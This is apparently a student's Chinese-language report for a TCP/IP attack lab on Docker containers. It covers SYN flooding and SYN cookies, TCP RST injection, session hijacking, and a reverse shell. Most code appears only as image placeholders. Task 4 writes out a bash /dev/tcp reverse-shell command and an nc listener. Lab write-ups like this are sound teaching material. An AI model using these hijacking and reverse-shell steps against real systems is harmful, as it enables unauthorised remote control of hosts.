
**TCP/IP Attack Lab**

57118112 王怡乐

**Task 1: SYN Flooding Attack**


在被攻击主机中运行netstat -nat，此时只有两个LISTEN状态




在攻击主机中执行synflood.c 程序，对被害者的 23 号端口进行 SYN 泛洪攻击




在被攻击主机中再次执行 netstat -nat 命令查看 tcp 连接状态，发现有大量的 SYN-RECV 状态，说明被攻击主机已经遭受 SYN 泛洪攻击




在IP地址为10.9.0.6的主机中尝试telnet被攻击主机，不成功




停止攻击，再次在IP地址为10.9.0.6的主机中尝试telnet被攻击主机，成功




如果telnet连接成功一次后再次进行 SYN 泛洪攻击，然后再次telnet被攻击主机，仍然成功。这是因为从10.9.0.6到服务器10.9.0.5建立TCP连接后， 10.9.0.6的IP地址被服务器记住了，所以当产生连接时，会使用保留的槽位，因此不会受到SYN flood攻击的影响。




在 docker-compose.yml 中修改为 net.ipv4.tcp\_syncookies=1，启用 SYN cookie 机制。




此时被攻击主机仍然显示有许多 SYN-RECV 状态连接，但是其他主机 依旧可以成功telnet连接到被攻击主机。说明 SYN cookie 机制成功抵抗了泛洪攻击






**Task 2: TCP RST Attacks on telnet Connections**


首先，利用docker2(10.9.0.6) 与 docker1(10.9.0.5) 建立telnet连接，并用 Wireshark 进行抓包，抓取最后一个telnet报文，得到所需要的 Src Port、Dst Port、Seq和ACK 。



构造攻击数据包，代码如下：




在VM中运行攻击程序，此时10.9.0.6与10.9.0.5的telnet连接被中断




**Task 3: TCP Session Hijacking**


与Task2相同，在10.9.0.6中telnet 10.9.0.5，并在wireshark中抓取最后一次telnet的报文。



构造攻击数据包，代码如下。其中源端口为捕获数据包的宿端口，宿端口为捕获数据包的源端口，seq为捕获数据包的ack，ack为捕获数据包的next seq，实施的攻击为在目标主机建立文件夹wang。



运行攻击程序




攻击成功，目标主机创建文件夹wang




**Task 4: Creating Reverse Shell using TCP Session Hijacking**


在10.9.0.6中telnet 10.9.0.5，并在wireshark中抓取最后一次telnet的报文。



构造相应代码，根据捕获报文填写sport、dport、seq和ack，并更改命令为"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"



在攻击方开两个终端，一个使用 nc 监听 9090 端口，一个运行攻击代码



成功拿到IP为10.9.0.5的主机的bash shell

